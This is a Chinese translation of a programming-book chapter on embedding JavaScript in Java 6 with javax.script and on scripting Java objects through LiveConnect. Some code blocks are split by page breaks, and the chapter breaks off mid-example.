尽管名字叫做 JavaScript，但 JavaScript 和 Java 编程语言没有关系。尽管由于它们都是用 C 编程语言的语法，它们表面上有一些语法相似性，但是，它们却有很大的不同。尽管如此，JavaScript 也不断发展，并且现在能够真正用来脚本化 Java（注 1）。Java 6 认识到这一事实，并且配备了一个绑定的 JavaScript 解释器，一般脚本化的功能能够很容易地嵌入到任何 Java 应用程序中。另外，一些 JavaScript 解释器（如绑定到 Java 6 的 JavaScript 解释器）支持一个功能集，该功能集允许 JavaScript 和 Java 对象交互、设置和查询字段以及调用方法。

本章首先介绍如何把 JavaScript 解释器嵌入到一个 Java 6 应用程序中，以及如何从该应用程序运行 JavaScript 脚本。然后，回过头来展示这些脚本如何直接脚本化 Java 对象。

我们还将第 23 章再次回到 Java 脚本化的话题，第 23 章还介绍了在一个 Web 浏览器环境中的 Java applet 和 Java 插件。

12.1 嵌入式 JavaScript

在本书中，我们已经接近核心 JavaScript 部分的末尾了。本书的第二部分完全介绍 JavaScript 在 Web 浏览器中的应用。在开始这些讨论之前，让我们先简单地看一下如何把 JavaScript 嵌入到其他的应用程序中。在应用程序中嵌入 JavaScript 的动机，通常是为了让用户能够用脚本定制应用程序。例如，Web 浏览器 Firefox 使用 JavaScript 脚本来控制其用户界面的行为。很多其他的高度可配置的应用程序也使用某种类型的脚本语言。

注 1： 本章是为 Java 程序员而编写的，并且，本章中的很多示例部分地或全部地用 Java 编写。如果读者根本不知道如何用 Java 编程，可以跳过本章。

Mozilla 项目中有两款可用的开放源码 JavaScript 解释器。SpiderMonkey 是最初的 JavaScript 解释器，而且是用 C 编写的。Rhino 是用 Java 实现的。这两个解释器都有嵌入的 API。如果要向 C 应用程序中添加脚本，可以使用 SpiderMonkey；如果要向 Java 中添加脚本，可使用 Rhino。读者可以通过 <http://www.mozilla.org/js/spidermonkey> 和 <http://www.mozilla.org/rhino> 了解如何在自己的应用程序中使用这些解释器。

随着 Java 6.0 的出现，向 Java 应用程序添加 JavaScript 脚本化功能变得特别容易，而这也是我们要在这里讨论的话题。Java 6 引入了一个新的 `javax.script` 包，它为脚本化语言提供了一个通用接口，并且它和使用新的包的 Rhino 版本绑定到一起（注 2）。

例 12-1 展示了 `javax.script` 包的基本应用：它获取表示一个 JavaScript 解释器实例的 `ScriptEngine` 对象和存储 JavaScript 变量的一个 `Bindings` 对象。然后，它把一个 `java.io.Reader` 流及 `Bindings` 传递给 `ScriptEngine` 的 `eval()` 方法，从而运行存储在一个外部文件中的脚本。`eval()` 方法返回脚本的结果，如果发生错误就会抛出一个 `ScriptException`。

例 12-1：运行 JavaScript 脚本的一个 Java 程序

```
import javax.script.*;
import java.io.*;

// Evaluate a file of JavaScript and print its result
public class RunScript {
    public static void main(String[] args) throws IOException {
        // Obtain an interpreter or "ScriptEngine" to run the script.
        ScriptEngineManager scriptManager = new ScriptEngineManager();
        ScriptEngine js = scriptManager.getEngineByExtension("js");

        // The script file we are going to run
        String filename = null;

        // A Bindings object is a symbol table for or namespace for the
        // script engine. It associates names and values and makes
        // them available to the script.
        Bindings bindings = js.createBindings();

        // Process the arguments. They may include any number of
        // -Dname=value arguments, which define variables for the script.
        // Any argument that does not begin with -D is taken as a filename
        for(int i = 0; i < args.length; i++) {
            String arg = args[i];
            if (arg.startsWith("-D")) {
                int pos = arg.indexOf('=');
                if (pos == -1) usage();
            }
        }
    }
}
```

注 2：在编写本书的时候，Java 6 还在开发之中。从文档看上去，`java.script` 包显得已经相当稳定了，但是，在最终发布之前，这里所介绍的 API 还是可能有所变化。

```

        String name = arg.substring(2, pos);
        String value = arg.substring(pos+1);
        // Note that all the variables we define are strings.
        // Scripts can convert them to other types if necessary.
        // We could also pass a java.lang.Number, a java.lang.Boolean
        // or any Java object or null.
        bindings.put(name, value);
    }
    else {
        if (filename != null) usage(); // only one file please
        filename = arg;
    }
}
// Make sure we got a file out of the arguments.
if (filename == null) usage();

// Add one more binding using a special reserved variable name
// to tell the script engine the name of the file it will be executing.
// This allows it to provide better error messages.
bindings.put(ScriptEngine.FILENAME, filename);

// Get a stream to read the script.
Reader in = new FileReader(filename);

try {
    // Evaluate the script using the bindings and get its result.
    Object result = js.eval(in, bindings);
    // Display the result.
    System.out.println(result);
}
catch (ScriptException ex) {
    // Or display an error message.
    System.out.println(ex);
}
}

static void usage() {
    System.err.println(
        "Usage: java RunScript [-Dname=value...] script.js");
    System.exit(1);
}
}

```

这段代码中所创建的 Bindings 对象不是静态的，JavaScript 脚本所创建的所有变量都存储在这里。例 12-2 是脚本化 Java 的一个更加实用的例子。它将它的 Bindings 对象存储在一个具有较高的作用域的 ScriptContext 对象中，以便可以读取其变量，但是新的变量就不存储到 Bindings 对象中。这个例子实现了一个简单的配置文件工具，即一个文本文件，用来定义名字/值对，可以通过这里定义的 Configuration 类来查询它们。值可能是字符串、数字或布尔值，并且，如果一个值包含花括号中，那么它就会传递给一个 JavaScript 解释器去计算。有趣的是，java.util.Map 对象保存了这些包装在

一个 SimpleBindings 对象中的值，这样一来，JavaScript 解释器也可以访问同一个文件中定义的其他变量的值（注 3）。

例 12-2：一个解释 JavaScript 表达式的 Java 配置文件工具

```
import javax.script.*;
import java.util.*;
import java.io.*;

/**
 * This class is like java.util.Properties but allows property values to
 * be determined by evaluating JavaScript expressions.
 */
public class Configuration {
    // Here is where we store name/value pairs of defaults.
    Map<String, Object> defaults = new HashMap<String, Object>();

    // Accessors for getting and setting values in the map
    public Object get(String key) { return defaults.get(key); }
    public void put(String key, Object value) { defaults.put(key, value); }

    // Initialize the contents of the Map from a file of name/value pairs.
    // If a value is enclosed in curly braces, evaluate it as JavaScript.
    public void load(String filename) throws IOException, ScriptException {
        // Get a JavaScript interpreter.
        ScriptEngineManager manager = new ScriptEngineManager();
        ScriptEngine engine = manager.getEngineByExtension("js");

        // Use our own name/value pairs as JavaScript variables.
        Bindings bindings = new SimpleBindings(defaults);

        // Create a context for evaluating scripts.
        ScriptContext context = new SimpleScriptContext();

        // Set those Bindings in the Context so that they are readable
        // by the scripts but so that variables defined by the scripts do
        // not get placed into our Map object.
        context.setBindings(bindings, ScriptContext.GLOBAL_SCOPE);

        BufferedReader in = new BufferedReader(new FileReader(filename));
        String line;
        while((line = in.readLine()) != null) {
            line = line.trim(); // strip leading and trailing space
            if (line.length() == 0) continue; // skip blank lines
            if (line.charAt(0) == '#') continue; // skip comments

            int pos = line.indexOf(":");
            if (pos == -1)
                throw new IllegalArgumentException("syntax: " + line);
        }
    }
}
```

注 3： 在本章稍后将会看到，JavaScript 代码可以使用任何 public 类的 public 成员。因此，通常可以在一组严格的安全限制之下，来运行任何执行用户定义的脚本的 Java 代码。可是，对于 Java 安全帧的讨论超出了本章的范围。

```

String name = line.substring(0, pos).trim();
String value = line.substring(pos+1).trim();
char firstchar = value.charAt(0);
int len = value.length();
char lastchar = value.charAt(len-1);

if (firstchar == '"' && lastchar == '"') {
    // Double-quoted quoted values are strings
    defaults.put(name, value.substring(1, len-1));
}
else if (Character.isDigit(firstchar)) {
    // If it begins with a number, try to parse a number
    try {
        double d = Double.parseDouble(value);
        defaults.put(name, d);
    }
    catch (NumberFormatException e) {
        // Oops. Not a number. Store as a string
        defaults.put(name, value);
    }
}
else if (value.equals("true")) // handle boolean values
    defaults.put(name, Boolean.TRUE);
else if (value.equals("false"))
    defaults.put(name, Boolean.FALSE);
else if (value.equals("null"))
    defaults.put(name, null);
else if (firstchar == '{' && lastchar == '}') {
    // If the value is in curly braces, evaluate as JavaScript code
    String script = value.substring(1, len-1);
    Object result = engine.eval(script, context);
    defaults.put(name, result);
}
else {
    // In the default case, just store the value as a string.
    defaults.put(name, value);
}
}

// A simple test program for the class.
public static void main(String[] args) throws IOException, ScriptException
{
    Configuration defaults = new Configuration();
    defaults.load(args[0]);
    Set<Map.Entry<String, Object>> entryset = defaults.defaults.entrySet();
    for (Map.Entry<String, Object> entry : entryset) {
        System.out.printf("%s: %s\n", entry.getKey(), entry.getValue());
    }
}
}

```

12.1.1 使用 javax.script 的类型转换

无论何时,从一种语言中调用另一种语言的时候,都必须考虑的问题是一种语言的类型如何映射到另一种语言的类型。假设把一个 `java.lang.String` 和一个 `java.lang.Integer` 绑定到一个 `Bindings` 对象中的变量。当 JavaScript 脚本使用这些变量的时候,它所见到的值是什么类型的呢?如果脚本的计算结果是 JavaScript 布尔类型的值, `eval()` 方法所返回的对象是什么类型的呢?

在 Java 和 JavaScript 的情况下,答案比较容易得到。当把一个 Java 对象(它无法存储基本类型的值)存储到一个 `Bindings` 对象,它会根据以下方式转换为 JavaScript:

- Boolean 对象转换为 JavaScript 布尔值。
- 所有 `java.lang.Number` 对象转换为 Java 数字。
- Java `Character` 和 `String` 对象转换为 JavaScript 字符串。
- Java 空值转换为 JavaScript 的空值。
- 任何其他的 Java 对象都只是被包装到一个 JavaScript `JavaScriptObject` 对象中。当我们在本章稍后讨论 JavaScript 如何脚本化 Java 的时候,将会介绍有关 `JavaScriptObject` 类型的更多内容。

关于数值转换,还有一些细节需要了解。所有的 Java 数字都转换为 JavaScript 数字。这包括 `Byte`、`Short`、`Integer`、`Long`、`Float`、`Double`,还有 `java.math.BigInteger` 和 `java.math.BigDecimal`。像 `Infinity` 和 `NaN` 这样特殊的浮点数在这两种语言中都得到支持,并且可以相互转换。注意,JavaScript 的数字类型是基于 64 位的浮点数值,和 Java 的双精度类型类似。并不是所有的 `long` 值都可以在一个 `double` 中精确地表示,因此,如果把一个 Java `long` 传递给 JavaScript,可能会丢失数据。当使用 `BigInteger` 和 `BigDecimal` 的时候,这个提醒也同样适用:如果 Java 值比 JavaScript 所能表示的值有更高的精度的话,后面的数字可能会丢失。或者,如果 Java 的值比 `Double.MAX_VALUE` 大,它将会转换为一个 JavaScript 的 `Infinity` 值。

反方向的转换也同样地直接和容易。当一个 JavaScript 脚本在一个变量中存储值(以及由此在一个 `Bindings` 对象中存储值),或者当计算一个 JavaScript 表达式的时候,JavaScript 值按照如下方式转换为 Java 值:

- JavaScript 布尔值转换为 Java `Boolean` 对象
- JavaScript 字符串值转换为 Java `String` 对象。
- JavaScript 数字转换为 Java `Double` 对象。`Infinity` 和 `NaN` 值也适当地转换。
- JavaScript 空值和未定义的值转换为 Java 空值。

- JavaScript 对象和数组转换为类型不明确的 Java 对象。这些值可以传递回给 JavaScript，但却有一个专门供 Java 程序使用的未发布的 API。注意，String、Boolean 和 Number 的 JavaScript 外包对象被转换为不明确的 Java 对象，而不是它们所对应的 Java 类型。

12.1.2 编译脚本

如果想要重复地执行同一脚本（可能每次都使用不同的绑定），先编译脚本然后再调用编译后的版本，这种做法更高效。可以用如下的代码来这样做：

```
// This is the text of the script we want to compile.
String scripttext = "x * x";

// Get the script engine.
ScriptEngineManager scriptManager = new ScriptEngineManager();
ScriptEngine js = scriptManager.getEngineByExtension("js");

// Cast it to the Compilable interface to get compilation functionality.
Compilable compiler = (Compilable)js;

// Compile the script to a form that we can execute repeatedly.
CompiledScript script = compiler.compile(scripttext);

// Now execute the script five times, using a different value for the
// variable x each time.
Bindings bindings = js.createBindings();
for(int i = 0; i < 5; i++) {
    bindings.put("x", i);
    Object result = script.eval(bindings);
    System.out.printf("f(%d) = %s\n", i, result);
}
```

12.1.3 调用 JavaScript 函数

javax.script 包也允许只计算脚本一次，然后重复调用脚本所定义的函数。可以这样做：

```
// Obtain an interpreter or "ScriptEngine" to run the script
ScriptEngineManager scriptManager = new ScriptEngineManager();
ScriptEngine js = scriptManager.getEngineByExtension("js");

// Evaluate the script. We discard the result since we only
// care about the function definition.
js.eval("function f(x) { return x*x; }");

// Now, invoke a function defined by the script.
try {
    // Cast the ScriptEngine to the Invokable interface to
    // access its invocation functionality.
```

```

    Invocable invocable = (Invocable) js;
    for(int i = 0; i < 5; i++) {
        Object result = invocable.invoke("f", i);    // Compute f(i)
        System.out.printf("f(%d) = %s\n", i, result); // Print result
    }
}
catch(NoSuchMethodException e) {
    // This happens if the script did not define a function named "f".
    System.out.println(e);
}
}

```

12.1.4 在 JavaScript 中实现接口

前面一节中展示的 `Invocable` 接口也提供了在 JavaScript 中实现接口的能力。例 12-3 在文件 `listener.js` 中使用 JavaScript 代码来实现 `java.awt.event.KeyListener` 接口：

例 12-3：使用 JavaScript 代码来实现一个 Java 接口

```

import javax.script.*;
import java.io.*;
import java.awt.event.*;
import javax.swing.*;

public class Keys {
    public static void main(String[] args) throws ScriptException, IOException
    {
        // Obtain an interpreter or "ScriptEngine" to run the script.
        ScriptEngineManager scriptManager = new ScriptEngineManager();
        ScriptEngine js = scriptManager.getEngineByExtension("js");

        // Evaluate the script. We discard the result since we only
        // care about the function definitions in it.
        js.eval(new FileReader("listener.js"));

        // Cast to Invocable and get an object that implements KeyListener.
        Invocable invocable = (Invocable) js;
        KeyListener listener = invocable.getInterface(KeyListener.class);

        // Now use that KeyListener in a very simple GUI.
        JFrame frame = new JFrame("Keys Demo");
        frame.addKeyListener(listener);
        frame.setSize(200, 200);
        frame.setVisible(true);
    }
}

```

在 JavaScript 中实现一个接口只是意味着：使用与接口中所定义的每个方法相同的名字来定义一个函数。例如，下面是实现了 `KeyListener` 的一个简单的脚本：

```

function keyPressed(e) {
    print("key pressed: " + String.fromCharCode(e.getKeyChar()));
}

```

```
function keyReleased(e) { /* do nothing */ }  
function keyTyped(e) { /* do nothing */ }
```

注意,这里定义的JavaScript `keyPressed()` 方法接受一个 `java.awt.event.KeyEvent` 对象作为其参数,并且在该Java对象上实际地调用一个方法。下一节将说明这是如何实现的。

12.2 脚本化 Java

JavaScript 解释器常常包含一种功能,允许 JavaScript 代码来查询和设置字段以及调用 Java 对象的方法。如果脚本通过一个方法参数或者一个 `Bindings` 对象访问了一个对象,它就可以操作这个 Java 对象,几乎就好像它是一个 JavaScript 对象一样。即便不向这个脚本传递 Java 对象的任何引用,它也可以自己创建引用。Netscape 是第一个使用 JavaScript 实现了 Java 脚本化的浏览器,它允许自己的 Spidermonkey 解释器在 Web 浏览器中脚本化 applet。Netscape 把这一技术叫做 LiveConnect。Rhino 解释器以及 Microsoft 的 JScript 解释器也采用了 LiveConnect 的语法,并且 LiveConnect 在本章自始至终地用来表示任何 JavaScript 到 Java 脚本化的实现。

让我们在本节中首先来浏览一下 LiveConnect 的功能。这个概览之后的各个小节将详细地介绍 LiveConnect。

注意, Rhino 和 Spidermonkey 实现的是 LiveConnect 略为不同的版本。这里介绍的功能是 Rhino 功能,可以用于嵌入到 Java 6 的脚本中。Spidermonkey 实现了这些功能的一个子集,我们将在第 23 章讨论这些。

当一个 Java 对象通过一个 `Bindings` 对象传递给一个 JavaScript 脚本或者传递给一个 JavaScript 函数的时候,JavaScript 可以操作这个对象,几乎就好像它是一个本地 JavaScript 对象一样。这个 Java 对象的所有 `public` 字段和方法都像 JavaScript 打包对象的属性一样展现。例如,假设一个绘制图表的 Java 对象的引用传递给一个脚本。现在,假设这个对象定义了一个名为 `lineColor` 的字段,其类型为 `String`,JavaScript 脚本将其引用存储到一个名为 `chart` 的变量中的绘图对象。然后,JavaScript 代码就可以像下面这样查询和设置这个字段了:

```
var chartcolor = chart.lineColor; // Read a Java field.  
chart.lineColor = "#ff00ff";      // Set a Java field.
```

JavaScript 甚至可以查询和设置作为数组的字段的价值。假设 `chart` 对象定义了两个声明如下的字段:

```
public int numPoints;  
public double[] points;
```

JavaScript 程序可以通过如下代码来使用这些字段：

```
for(var i = 0; i < chart.numPoints; i++)  
    chart.points[i] = i*i;
```

除了查询和设置 Java 对象的字段，JavaScript 还可以调用一个对象的方法。例如，假设这个 `chart` 对象定义了一个名为 `redraw()` 的方法。这个方法没有参数并且只是告诉对象它的 `points[]` 数组已经修改了，并且它需要重新绘制自己。JavaScript 可以调用这个方法，就好像它是一个 JavaScript 方法一样：

```
chart.redraw();
```

JavaScript 还可以调用接收参数和带有返回值的方法。必要的时候，会对方法参数和返回值执行类型转换。假设 `chart` 对象定义了如下的 Java 方法：

```
public void setDomain(double xmin, double xmax);  
public void setChartTitle(String title);  
public String getXAxisLabel();
```

JavaScript 可以用如下代码调用这些方法：

```
chart.setDomain(0, 20);  
chart.setChartTitle("y = x*x");  
var label = chart.getXAxisLabel();
```

最后，注意 Java 方法可以把 Java 对象作为返回值，而 JavaScript 也可以读取和写入这些对象的 `public` 字段以及调用这些对象的 `public` 方法。JavaScript 还可以使用 Java 对象作为 Java 方法的参数。假设 `chart` 对象定义了一个名为 `getXAxis()` 的方法，它返回另一个 Java 对象，也就是一个名为 `Axis` 类的实例。假设 `chart` 对象还定义了一个接收 `Axis` 参数的 `setYAxis()` 方法。现在，进一步假设 `Axis` 有一个名为 `setTitle()` 的方法。可以通过如下的 JavaScript 代码来使用这些方法：

```
var xaxis = chart.getXAxis(); // Get an Axis object.  
var newyaxis = xaxis.clone(); // Make a copy of it.  
newyaxis.setTitle("Y");      // Call a method of it...  
chart.setYAxis(newyaxis);    // ...and pass it to another method
```

LiveConnect 允许 JavaScript 代码创建自己的 Java 对象，以便即使没有 Java 对象传递给 JavaScript，它也可以脚本化 Java。

全局标记 `Packages` 提供对 JavaScript 解释器所知道的所有 Java 包的访问。表达式 `Packages.java.lang` 引用了 `java.lang` 包，表达式 `Packages.java.lang.System` 引用了 `java.lang.System` 类。为了方便起见，全局标记 `java` 作为 `Packages.java` 的简写。JavaScript 代码可以像下面这样调用这个 `java.lang.System` 类的一个静态方法：


```
// Invoke the static Java method System.getProperty()
var javaVersion = java.lang.System.getProperty("java.version");
```

LiveConnect 的使用并不局限于系统类，因为 LiveConnect 允许使用 JavaScript `new` 运算符来创建 Java 类的新实例。例如，考虑如下的 JavaScript 代码，它创建并显示 Java Swing GUI 组件：

```
// Define a shortcut to the javax.* package hierarchy.
var javax = Packages.javax;

// Create some Java objects.
var frame = new javax.swing.JFrame("Hello World");
var button = new javax.swing.JButton("Hello World");
var font = new java.awt.Font("SansSerif", java.awt.Font.BOLD, 24);

// Invoke methods on the new objects.
frame.add(button);
button.setFont(font);
frame.setSize(200, 200);
frame.setVisible(true);
```

要理解 LiveConnect 如何完成连接 JavaScript 和 Java 的工作，必须理解 LiveConnect 所使用的 JavaScript 数据类型。接下来的各小节介绍了这些 JavaScript 数据类型。

12.2.1 JavaPackage 类

Java 中的一个包就是相关的 Java 类的一个集合。JavaPackage 类是表示一个 Java 包的一种 JavaScript 数据类型。JavaPackage 的属性就是该包中所包含的类（类是由 JavaClass 表示的，稍后我们将看到），以及这个包所包含的所有其他的包。JavaPackage 中的类是不可以枚举的，因此，无法用 `for/in` 循环了查看包中的内容。

所有的 JavaPackage 对象都包含在一个父 JavaPackage 中，名为 `Package` 的全局属性是一个顶级的 JavaPackage，也就是包层级的根。它拥有 `java` 和 `javax` 这样的属性，这都是 JavaPackage 对象，用来表示解释器所能用的各种层级的 Java 类。例如，JavaPackage `Packages.java` 包含了 JavaPackage `Packages.java.awt`。为了方便起见，全局对象也有一个 `java` 属性作为 `Packages.java` 的简写。因此，不用输入 `Packages.java.awt`，可以只输入 `java.awt`。

继续看个例子，`java.awt` 是一个 JavaPackage 对象，它包含了这样的 JavaClass 对象，如代表 `java.awt.Button` 类的 `java.awt.Button`。它还包含了另一个 JavaPackage 对象 `java.awt.image`，`java.awt.image` 表示 Java 中的 `java.awt.image` 包。

JavaPackage 类有一些缺点。对于 LiveConnect 来说，没有一种方法可以提前分辨 JavaPackage 的属性引用的是一个 Java 类还是另一个 Java 包，所以，JavaScript 假设这

是一个类并尝试载入这个类。因此,当使用`java.awt`这样的一个表达式,LiveConnect首先根据这个名字去查找类。如果LiveConnect没有找到类,它假设这个属性引用一个包,但是它无法确定这个包实际存在并且其中确实有类。这导致了第二个缺点,如果拼写错了一个类名,LiveConnect把它当作一个包名,而不是通知程序员试图使用的这个类并不存在。

12.2.2 JavaClass 类

JavaClass类是表示一个Java类的JavaScript数据类型。一个JavaClass对象并不会有任何的属性:它所有的属性都表示它所代表的Java类的public的静态字段和方法(并且与它们名字相同)。这些public的静态字段和方法有时候叫做类字段和类方法,表示它们是和一个类相关,而不是和一个对象实例相关。和JavaPackage类不同,JavaClass允许使用for/in循环来枚举它的属性。注意,JavaClass对象没有表示一个Java类的实例字段和实例方法的属性,一个Java类的单独的实例使用JavaObject类来表示,我们将在下一节介绍它。

前面已经讲到,JavaClass对象包含在JavaPackage对象中。例如,`java.lang`是包含了一个System属性的JavaPackage。因此,`java.lang.System`是一个JavaClass对象,表示Java类`java.lang.System`。反过来,这个JavaClass对象有out和in属性,代表着`java.lang.System`类的静态字段。可以使用JavaScript以同样的方式来引用标准的Java系统类。例如,`java.lang.Double`类命名为`java.lang.Double`(或`Packages.java.lang.Double`),而`javax.swing.JButton`类则是`Packages.java.swing.JButton`。

在JavaScript中获取一个JavaClass对象的另一种方法是使用`getClass()`函数。给定任何的JavaObject对象,可以通过将JavaObject传递给`getClass()`,来获取一个表示该Java对象的类的JavaClass对象(注4)。

一旦有了了一个JavaClass对象,就可以用它来做几件事情。JavaClass类实现了LiveConnect的功能,允许JavaScript程序读取和写入Java类的public静态字段并且调用Java类的public静态方法。例如,`java.lang.System`是一个JavaClass类。可以像下面这样读取`java.lang.System`的一个静态字段的值:

```
var java_console = java.lang.System.out;
```

注4: 不要把JavaScript的`getClass()`函数和Java的`getClass()`方法搞混淆了,前者返回一个JavaClass对象,而后者返回一个`java.lang.Class`对象。

同样，还可以用下面这行代码调用 `java.lang.System` 的一个静态方法：

```
var java_version = java.lang.System.getProperty("java.version");
```

Java 是一种严格类型的语言，即所有的字段和方法参数都有类型。如果试图在设置字段或者传递参数的时候类型有误，就会抛出一个异常。

JavaClass 类有一个更为重要的特征。可以使用 JavaClass 对象和 JavaScript 的 `new` 运算符来创建 Java 类的一个新实例，即创建 `JavaObject` 对象。实现这一点的语法和在 JavaScript 中创建它的语法一样（也和 Java 中创建实例的语法一样）：

```
var d = new java.lang.Double(1.23);
```

最后，用这种方法创建了一个 `JavaObject`，我们可以回到 `getClass()` 函数并用一个例子来展示它的用法：

```
var d = new java.lang.Double(1.23); // Create a JavaObject.  
var d_class = getClass(d);           // Obtain the JavaClass of the JavaObject.  
if (d_class == java.lang.Double) ...; // This comparison will be true.
```

可以定义一个变量作为简写，而不必用 `java.lang.Double` 这样冗长的表达式来引用一个 `JavaClass`：

```
var Double = java.lang.Double;
```

这模拟了 Java `import` 语句的功能，并且提高了程序的效率，因为 LiveConnect 不必再去查找 `java` 的 `lang` 属性和 `java.lang` 的 `Double` 属性。

12.2.3 导入包和类

LiveConnect 的 Rhino 版本为导入 Java 包和类定义了全局函数。要导入一个包，就向 `importPackage()` 传递一个 `JavaPackage` 对象。要导入一个类，就向 `importClass()` 传递一个 `JavaClass` 对象：

```
importPackage(java.util);  
importClass(java.awt.List);
```

`importClass()` 从它的 `JavaPackage` 对象中将一个单个的 `JavaClass` 对象复制到全局对象中。上面调用的 `importClass()` 和下面这行代码作用等同：

```
var List = java.awt.List;
```

`importPackage()` 并不会实际地把一个 `JavaPackage` 的所有 `JavaClass` 对象都复制到全局对象中。相反（但效果相同），它会把这个包添加到一个内部列表中（该列表由包组成），当遇到未解析的标识符的时候就查找这个列表，并且它只复制实际要用的

JavaClass 对象。因此，在作出上面所示的 `importPackage()` 调用以后，就可以使用 JavaScript 标识符 `Map` 了。如果这不是一个声明了的变量或函数的名字，它会被解析为 JavaClass `java.util.Map`，然后存储到全局对象的一个新定义的 `Map` 属性中。

注意，在 `java.lang` 包上调用 `importPackage()` 是个糟糕的主意，因为 `java.lang` 使用相同的名字定义了多个类来作为内建 JavaScript 构造函数和转换函数。作为导入包的替换方法，只需要把 `JavaPackage` 对象复制到一个更加方便的地方：

```
var swing = Packages.javax.swing;
```

`importPackage()` 函数和 `importClass()` 函数在 Spidermonkey 中不可用，但是单个类导入很容易模拟，而且比使用导入的包来打乱全局名字空间要安全。

12.2.4 JavaObject 类

JavaObject 是用来表示一个 Java 对象的一种 JavaScript 数据类型。JavaObject 类在很多方面和 JavaClass 类很类似。和 JavaClass 一样，一个 JavaObject 也没有自己的属性，它所有的属性都表示它所代表的 Java 对象的 `public` 实例字段和 `public` 实例方法（并且和它们同名）。和 JavaClass 一样，可以使用 JavaScript `for/in` 循环来枚举一个 JavaObject 对象的所有属性。JavaObject 类实现了 LiveConnect 的功能，允许读取和写入一个 Java 对象的 `public` 实例字段和调用它的 `public` 实例方法。

例如，如果 `d` 是代表 `java.lang.Double` 类的一个实例的 JavaObject，可以使用如下的 JavaScript 代码来调用这个 Java 对象的一个方法：

```
n = d.doubleValue();
```

如前面所示，`java.lang.System` 类也有自己的静态字段 `out`。这个字段引用了类 `java.io.PrintStream` 的一个 Java 对象。在 JavaScript 中，相应的 JavaObject 引用为：

```
java.lang.System.out
```

并且这个对象的一个方法可以如下调用：

```
java.lang.System.out.println("Hello world!");
```

JavaObject 对象也允许读取和写入它所表示的 Java 对象的 `public` 实例字段。可是，前面的例子中的 `java.lang.Double` 类和 `java.io.PrintStream` 类都没有任何的 `public` 实例字段。但是，假设使用 JavaScript 来创建 `java.awt.Rectangle` 类的一个实例：

```
r = new java.awt.Rectangle();
```

然后，可以用如下的 JavaScript 代码来读取和写入它的 `public` 实例字段：

```
r.x = r.y = 0;
r.width = 4;
r.height = 5;
var perimeter = 2*r.width + 2*r.height;
```

LiveConnect 的美丽之处在于，它允许一个 Java 对象 `r` 被当作一个 JavaScript 对象一样地使用。然而，需要一些提醒，`r` 是一个 `JavaObject`，它的行为并不像常规的 JavaScript 对象。稍后将详细介绍二者之间的区别。另外，记住和 JavaScript 不同，Java 对象的字段及它们的方法的参数都是有类型的。如果没有指定正确类型的 JavaScript 值，就会引起 JavaScript 异常。

12.2.5 Java 方法

由于 LiveConnect 使得通过 JavaScript 属性可以访问 Java 方法，就可以把这些方法当作数据值一样对待，就好像对待 JavaScript 函数一样。可是，注意，Java 实例方法实际上是方法而不是函数，它们必须通过一个 Java 对象来调用。然而，静态 Java 方法可以当作 JavaScript 函数来处理，也可以方便地导入到全局名字空间中：

```
var isDigit = java.lang.Character.isDigit;
```

12.2.5.1 属性 accessor 方法

在 LiveConnect 的 Rhino 版中，如果一个 Java 对象的实例方法根据 JavaBeans 的命名惯例看上去就像是属性 accessor (getter/setter) 方法，那么，LiveConnect 会让这些方法所展现的属性就像 JavaScript 属性一样地可以直接使用。例如，考虑前面所提到的 `javax.swing.JFrame` 和 `javax.swing.JButton` 对象。`JButton` 有 `setFont()` 和 `getFont()` 方法，而 `JFrame` 有 `setVisible()` 和 `isVisible()` 方法。LiveConnect 使这些方法变得可用，但是它也为 `JButton` 对象定义了一个 `font` 属性，为 `JFrame` 对象定义了一个 `visible` 属性。结果，可以把下面的代码

```
button.setFont(font);
frame.setVisible(true);
```

替换为：

```
button.font = font;
frame.visible = true;
```

12.2.5.2 重载方法

Java 类可以用相同的名字定义多个方法。如果枚举一个带有重载的实例方法的 `JavaObject` 对象的属性，只会看到一个使用重载的属性的名字的属性。通常，LiveConnect 会根据所提供的参数类型调用正确的方法。

但是,偶尔可能需要显式地引用方法的某个单个的重载。JavaObject和JavaClass通过特殊的属性使得重载方法变得可用,这种特殊属性包括方法名和方法的参数类型。假设有一个JavaObject o,它有两个名为f的方法,其中一个接受一个int参数,而另一个接受一个boolean参数。o.f会调用和它的参数匹配更好的那个Java方法。可是,可以用如下代码在两个Java方法之间作出显式的区分:

```
var f = o['f']; // either method
var boolfunc = o['f(boolean)']; // boolean method
var intfunc = o['f(int)']; // int method
```

当指定圆括号作为一个属性名的一部分,就无法使用常规的“.”表示法来访问它,而必须将它表示为方括号中的一个字符串。

注意,JavaClass类型也可以区分重载的静态方法。

12.2.6 JavaArray 类

LiveConnect 针对 JavaScript 的最后一个数据类型是 JavaArray 类。读者可能已经猜到了,这个类的实例表示 Java 数组,并且提供了 LiveConnect 的功能,允许 JavaScript 读取 Java 数组的元素。和 JavaScript 数组一样,JavaArray 对象也有一个 length 属性,指定了它所包含的元素的个数。一个 JavaArray 对象的元素通过标准的 JavaScript 数组下标运算符[]来读取。它们也可以使用 for/in 循环来枚举。可以使用 JavaArray 对象来访问多维数组(实际上是数组的数组),就像在 JavaScript 或 Java 中一样。

例如,让我们来创建 *java.awt.Polygon* 类的一个实例:

```
p = new java.awt.Polygon();
```

JavaObject p 有属性 xpoints 和 ypoints,它们都是 JavaArray 对象,表示 Java 整数数组(要了解这些属性的名字和类型,请查阅某个 Java 参考手册中对 *java.awt.Polygon* 的介绍)。可以通过如下代码,使用这些 JavaArray 对象随机地初始化 Java 多边形:

```
for(var i = 0; i < p.xpoints.length; i++)
    p.xpoints[i] = Math.round(Math.random()*100);
for(var i = 0; i < p.ypoints.length; i++)
    p.ypoints[i] = Math.round(Math.random()*100);
```

创建 Java 数组

LiveConnect 没有内建的语法用来创建 Java 数组或者将 JavaScript 数组转换为 Java 数组。如果需要创建一个 Java 数组,必须显式地使用 *java.lang.reflect* 包:

```
var p = new java.awt.Polygon();
p.xpoints = java.lang.reflect.Array.newInstance(java.lang.Integer.TYPE, 5);
p.ypoints = java.lang.reflect.Array.newInstance(java.lang.Integer.TYPE, 5);
for(var i = 0; i < p.xpoints.length; i++) {
    p.xpoints[i] = i;
    p.ypoints[i] = i * i;
}
```

12.2.7 使用 LiveConnect 实现接口

Rhino LiveConnect 允许 JavaScript 脚本使用一种简单的语法来实现 Java 接口：只需把接口的 JavaClass 对象当作是构造函数，并且为每一个接口方法传递一个拥有属性的 JavaScript 对象。例如，可以使用这一功能，为前面的 GUI 创建代码来添加一个事件句柄：

```
// Import the stuff we'll need.
importClass(Packages.javax.swing.JFrame);
importClass(Packages.javax.swing.JButton);
importClass(java.awt.event.ActionListener);

// Create some Java objects.
var frame = new JFrame("Hello World");
var button = new JButton("Hello World");

// Implement the ActionListener interface.
